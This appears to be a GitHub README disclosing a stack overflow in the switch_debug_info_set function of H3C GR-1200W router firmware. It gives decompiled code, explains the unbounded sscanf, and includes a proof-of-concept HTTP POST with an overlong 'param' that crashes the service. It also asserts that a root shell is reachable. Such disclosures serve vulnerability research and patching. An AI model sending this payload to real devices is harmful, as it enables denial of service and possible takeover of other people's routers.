Darry-lang1 Update readme.md ... on Jul 29 History

..

| | |
|---|---|
| img | 4 months ago |
| readme.md | 4 months ago |

readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

### Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:


# Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the switch_debug_info_set function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_44E224(int a1)
2  {
3    FILE *v2; // [sp+38h] [+38h]
4    struct tm *v3; // [sp+3Ch] [+3Ch]
5    FILE *v4; // [sp+44h] [+44h]
6    struct tm *v5; // [sp+48h] [+48h]
7    FILE *stream; // [sp+50h] [+50h]
8    char *s; // [sp+54h] [+54h]
9    int v8[8]; // [sp+58h] [+58h] BYREF
10   int v9[35]; // [sp+78h] [+78h] BYREF
11   time_t v10; // [sp+104h] [+104h] BYREF
12   time_t v11; // [sp+108h] [+108h] BYREF
13
14   memset(v8, 0, sizeof(v8));
15   s = (char *)websgetvar(a1, "param", (int)&unk_4F72F0);
16   if ( s )
17   {
18     memset(v9, 0, sizeof(v9));
19     if ( sscanf(s, "%d;%d;%d;%s", v9, &v9[1], &v9[2], &v9[3]) == 4 )
20     {
21       if ( v9[2] >= 4u )
22         v9[2] = 3;
23       memcpy(&dword_51B5F0, v9, 0x8Cu);
24       GwSetSwitchParamToSWCM(v8, 22, &dword_51B5F0, 140);
25       v2 = fopen("/dev/console", "w");
26       if ( v2 )
```

In the `switch_debug_info_set` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%d;%d;%d;%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v9` , it will cause a stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=switch_debug_info_set&param=1;2;3;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The picture above shows the process information before we send poc.



In the picture above, we can see that the PID has changed since we sent the POC.




The picture above is the log information.




By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).




Finally, you also can write exp to get a stable root shell.